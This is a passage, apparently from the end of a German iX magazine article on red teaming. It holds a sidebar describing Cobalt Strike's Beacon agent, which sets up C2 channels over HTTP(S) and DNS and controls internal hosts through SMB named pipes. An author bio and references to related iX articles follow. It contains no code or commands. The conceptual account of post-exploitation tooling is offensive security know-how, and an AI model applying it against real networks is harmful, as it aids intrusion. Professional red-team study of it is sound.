Beacon ist ein von Raphael Mudge vom Sicherheitsunternehmen Strategic Cyber LLC entwickelter C2-Agent, der in dessen professioneller Red Team Operation Software „Cobalt Strike“ integriert ist und C2-Kanäle sowohl über HTTP(S) als auch über DNS-Verbindungen etablieren kann.

Er ist sehr anpassbar und ermöglicht das Nachladen mächtiger Post-Exploitation-Funktionen, zum Beispiel eines VPN-Tunnels oder SMB-Beacons. Damit lassen sich andere Systeme im internen Netzwerk des Opfers über den initialen Beacon-C2-Kanal über eine Art Mesh-Netzwerk mittels „SMB named pipe“-Kommunikation steuern.


### Sascha Herzog

ist technischer Geschäftsführer und Penetrationstester bei der NSIDE ATTACK LOGIC GmbH in München.


### Literatur


[1] Frank Neugebauer; Schwachstellensuche; Enterhaken; Das Post-Exploitation-Framework Empire, Teil 1: Installieren und Einrichten; *iX* 5/2016, S. 120

[2] Frank Neugebauer; Schwachstellensuche; Entermesser; Das Post-Exploitation-Framework Empire, Teil 2: Admin-Rechte erlangen und Hostsysteme erkunden; *iX* 6/2016, S. 126

[3] Sascha Herzog; Awareness; Gesammeltes Wissen; Red Teaming: Taktische Informationsbeschaffung; *iX* 4/2018, S. 92

[4] Sascha Herzog; Awareness; G0ne Phishing …; Red Teaming: Gezielte Fallen stellen; *iX* 9/2018, S. 106


*Alle Links: ix.de/ix1902076*